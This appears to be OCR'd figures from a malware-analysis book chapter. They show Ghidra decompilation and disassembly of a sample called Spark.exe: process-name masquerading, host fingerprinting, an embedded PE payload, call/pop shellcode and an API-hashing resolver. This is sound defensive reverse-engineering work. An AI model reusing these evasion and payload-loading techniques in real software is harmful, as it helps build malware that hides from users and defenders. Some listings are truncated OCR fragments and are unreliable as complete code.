
```
34    thunk_FUN_00452950(this,puVar3);
35    local_108[0] = (void *)thunk_FUN_004612f0(local_100,"\\\\.\\pipe\\spark",(int)(local_1c + 1));
36    thunk_FUN_0044e690(local_1c + 1,local_108[0]);
```


```
004f6000 d8 c0 4d 00   addr       s_dwm.exe_004dc0d8

                    PTR_s_win-firewall.exe_004f6004

004f6004 e4 c0 4d 00   addr       s_win-firewall.exe_004dc0e4
004f6008 fc c0 4d 00   addr       s_adobeflash.exe_004dc0fc
004f600c 10 c1 4d 00   addr       s_desktop.exe_004dc110
004f6010 20 c1 4d 00   addr       s_jucheck.exe_004dc120
004f6014 30 c1 4d 00   addr       s_jusched.exe_004dc130
004f6018 44 c1 4d 00   addr       s_java.exe_004dc144
004f601c 00            ??         00h
004f601d 00            ??         00h
004f601e 00            ??         00h
004f601f 00            ??         00h
```


```
36    local_4c = &PTR_s_dwm.exe_004f6000;
37    while (*local_4c != (char *)0x0) {
38      local_13c[0] = (void *)thunk_FUN_0044c
39      local_8._0_1_ = 1;
40      local_13c[1] = local_13c[0];
41      thunk_FUN_004524a0(local_13c[0]);
42      local_8 = (uint)local_8._1_3_ << 8;
43      thunk_FUN_0044e2e0(local_130);
44      local_4c = local_4c + 1;
45    }
46    local_8 = 0xffffffff;
47    thunk_FUN_0044e2e0(local_40);
48    @_RTC_CheckStackVars@8((int)&stack0xffff
49    *in_FS_OFFSET = local_10;
```

```
114                   /* 0x1a = CSIDL_APPDATA */
115   SHGetFolderPathA(0,0x1a,0,0,local_450);
```





Edit Thunk Function at 004478e8
char * strcpy (char * destination, char * source)
Function Name:
strcpy
Calling Convention
__cdecl
Function Attributes:
Varargs
In Line
No Return
Use Custom Storage
Function Variables
Index
Datatype
Name
Storage
char *
<RETURN>
EAX:4
1
char *
destination
Stack[0x4]:4
2
char *
source
Stack[0x8]:4
Call Fixup:
-NONE-
Thunked Function:
FUN_004721f0
OK
Cancel


105 if (iVar3 == 0) {
106 thunk_
107 }
108 GetModul
Edit Function Signature
Override Signature
*)"errorretrieving");
local_340,0x105);


GetComputerNameA function (w
docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getcomputernamea
Filter by title
GetComputerNameA function
C++
Copy
BOOL GetComputerNameA(
LPSTR lpBuffer,
LPDWORD nSize
);

Decompile: FUN_0044d440 - (Spark.exe)


```
95    local_463 = 0;
96    local_45f = 0;
97    local_45b = 0;
98    local_459 = 0;
99    GetVolumeInformationA((LPCSTR)0x0,(LPSTR)0x0,0,local_28,(LPDWORD)0x0,(LPDWORD)0x0,(LPSTR)0x0,0)
      ;
100   __RTC_CheckEsp();
101   _sprintf(&local_478,"%x",local_28[0]);
102   local_484[0] = 0x200;
103   GetComputerNameA((LPSTR)local_230,local_484);
104   iVar3 = __RTC_CheckEsp();
105   if (iVar3 == 0) {
106     thunk_FUN_004721f0(local_230,(uint *)"errorretrieving");
107   }
108   GetModuleFileNameA((HMODULE)0x0,(LPSTR)local_340,0x105);
109   iVar3 = __RTC_CheckEsp();
110   if (iVar3 == 0) {
111     thunk_FUN_004721f0(local_340,(uint *)&DAT_004dc3dc);
112   }
113   SHGetFolderPathA(0,0x1a,0,0,local_450);
114   __RTC_CheckEsp();
115   *(undefined2 *)(local_1c + 1) = 0x102;
116   local_48d = (char)(local_28[0] >> 0x18) + (char)(local_28[0] >> 0x10) + (char)(local_28[0] >>
      8) +
117               (char)local_28[0];
118   thunk_FUN_0044e8c0(PTR_s_windefender.exe_004f6020);
119   pDVar7 = local_1c + 0x2c;
120   pvVar6 = (void *)thunk_FUN_0044d2b0("\\");
```





```
25    if (DAT_004f9c20 == 0) {
26      local_d8 = operator_new(0xe8);
27      local_8 = 0;
28      if (local_d8 == (void *)0x0) {
29        local_ec[0] = 0;
30      }
31      else {
32        local_ec[0] = thunk_FUN_0044d440();
33      }
34      local_ec[2] = local_ec[0];
```


Decompile: WinMain - (Spark.exe)


```
2  void WinMain(void)
3
4  {
20   local_c = thunk_FUN_00453340();
21   thunk_FUN_00453c10();
22   local_18 = (HANDLE *)thunk_FUN_0046ea60();
23   thunk_FUN_0046beb0();
24   thunk_FUN_0046e3a0(local_18);
25   thunk_FUN_004559b0();
26   thunk_FUN_004554e0();
27   thunk_FUN_0046c860();
28   pvVar1 = (void *)thunk_FUN_0046a100();
29   thunk_FUN_0046b4b0(pvVar1);
30   uStack8 = 0x455fd0;
31   __RTC_CheckEsp();
32   return;
```






```
59   }
60   local_34 = __wincmdln();
61   local_24 = thunk_FUN_00455f60();
62   if (local_30 == 0) {
63     _exit(local_24);
```




Active Project: alina
alina
.data_[004f6850,004fba4e]_12086369752582026350.tmp
drv.sys
Spark.exe
Select Bytes
By Method
Select All
Select Forward
To Address
Select Backward
Byte Selection
Ending Address:
Length:
0x51FF
Hex
Enter number of bytes to highlight
Select Bytes
Dismiss
Bytes: Spark.exe
Addresses
Hex
Ascii
004f6830 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004f6840 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004f6850 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
004f6860 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ....@.......
Search Memory - "4D 5A 90 00" [CodeB...
Help
Search Memory - "4D 5A 90 00" - (Spark.exe) (2 ent...
Location
Label
Code Unit
00400000 IMAGE_DOS_... IMAGE_DOS_HEADER
004f6850 ?? 4Dh M
Filter:
........!..L.!Th
is program canno
t be run in DOS
mode....$.......
..G...)...)...).
..(...).......).
......).......).
Rich..).........
PE..L....mCR....



Search Memory
Search Value:
4D 5A 90 00
Hex Sequence:
4d 5a 90 00
Format
Hex
String
Decimal
Binary
Regular Expression
Format Options
Memory Block Types
Loaded Blocks
All Blocks
Selection Scope
Search All
Search Selection
Next
Previous
Search All
Dismiss


Python - Interpreter
>>> hex(0x151ff-0x10000)
'0x51ff'


Bytes: drv.sys
Addresses
Hex
Ascii
00010000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00010010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ....@.......
00010020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00010030 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 ....
00010040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ....!..L.!Th
00010050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00010060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00010070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
Start: 00010000
End: 000151ff
Offset: 00000000
Insertion: 00010004
Decompiler
Bytes: drv.sys

Chapter 6: Scripting Malware Analysis

```
004f61fc 8d 85 dc      LEA       EAX,[EBP + 0x3dc]
         03 00 00
004f6202 6a 00         PUSH      0x0
004f6204 68 80 00      PUSH      0x80
         00 00
004f6209 6a 03         PUSH      0x3
004f620b 6a 00         PUSH      0x0
004f620d 6a 00         PUSH      0x0
004f620f 68 00 00      PUSH      0x80000000
         00 80
004f6214 50            PUSH      EAX
004f6215 67 e8 15      CALL      ->KERNEL32.DLL::CreateFileA
         73 00 00
004f621b 83 f8 ff      CMP       EAX,-0x1
```





```
004f6214 50            PUSH      EAX
004f6215 ff 95 e6      CALL      0x04fd530                    CreateFileA
         05 00 00
004f621b 83 f8 ff
004f621e 0f 84 f6
         00 00 00
004f6224 89 c3
004f6226 6a 00
004f6228 50
004f6229 ff 95 f2                                            GetFileSizeE
```

```
67 e8 15 73 00 00
e8 16 73 00 00
66 e8 17 73
66 67 e8 16 73
67 66 e8 16 73
CALL 0x0
```

```
004f6214 50            PUSH      EAX
004f6215 ff 95 e6      CALL      dword ptr [EBP + 0x5e6]      CreateFileA
         05 00 00
```

```
004fd530 cc d7 0f 00   addr      KERNEL32.DLL::CreateFileA
```





```
004f6142 50              PUSH        EAX
004f6143 6a 00           PUSH        0x0
004f6145 6a 00           PUSH        0x0
004f6147 ff 95 ea        CALL        dword ptr [EBP + 0x5ea]      CreateMutexA
         05 00 00
004f614d 8d 85 95        LEA         EAX,[EBP + 0x395]
         03 00 00
004f6153 50              PUSH        EAX
004f6154 ff 95 fa        CALL        dword ptr [EBP + 0x5fa]      LoadLibraryA
         05 00 00
004f615a 85 c0           TEST        EAX,EAX
004f615c 0f 84 c8        JZ          LAB_004f632a
         01 00 00
004f6162 8d 9d a1        LEA         EBX,[EBP + 0x3a1]
         03 00 00
004f6168 53              PUSH        EBX
004f6169 50              PUSH        EAX
004f616a ff 95 f6        CALL        dword ptr [EBP + 0x5f6]      GetProcAddress
         05 00 00
```


```
4  undefined8 __fastcall apiHashesToApiAddresses(undefined4 param_1,undefined4 param_2)
5
6  {
7    uint in_EAX;
8    uint j;
9    byte *EXPORT_TABLE.AddressOfNames;
10   int PE_BASE;
11   int EXPORT_TABLE;
12   uint i;
13
14   EXPORT_TABLE = *(int *)(PE_BASE + *(int *)(PE_BASE + 0x3c) + 0x78) + PE_BASE;
15   i = 0;
16   do {
17     EXPORT_TABLE.AddressOfNames =
18          (byte *)(*(int *)(*(int *)(EXPORT_TABLE + 0x20) + PE_BASE + i * 4) + PE_BASE);
19     j = 0;
20     do {
21       j = j << 7 & 0xffffff00 |
22           (uint)(byte)(((byte)(j << 7) | (byte)(j >> 0x19)) ^ *EXPORT_TABLE.AddressOfNames);
23       EXPORT_TABLE.AddressOfNames = EXPORT_TABLE.AddressOfNames + 1;
24     } while (*EXPORT_TABLE.AddressOfNames != 0);
25   } while ((j != in_EAX) && (i = i + 1, i < *(uint *)(EXPORT_TABLE + 0x18)));
26   return CONCAT44(param_2,*(int *)(*(int *)(EXPORT_TABLE + 0x1c) + PE_BASE +
27                                    (uint)*(ushort *)(*(int *)(EXPORT_TABLE + 0x24) + PE_BASE + i *
                                     2)
28                                    * 4) + PE_BASE);
29 }
```


```
004f6147 ff 95 ea 05 00 00    CALL    dword ptr [EBP + 0x5ea]
004f614d 8d 85 95 03 00 00    LEA     EAX,[EBP + 0x395]
004f6153 50                   PUSH    EAX
004f6154 ff 95 fa 05 00 00    CALL    dword ptr [EBP + 0x5fa]
```


```
004f6126 8d bd e2 05 00 00    LEA     EDI,[EBP + 0x5e2]
```


```
                              shellcode
004f6100 e8 00 00 00 00       CALL    LAB_004f6105

                              LAB_004f6105
004f6105 5d                   POP     EBP
004f6106 81 ed 05 00 00 00    SUB     EBP,0x5
```













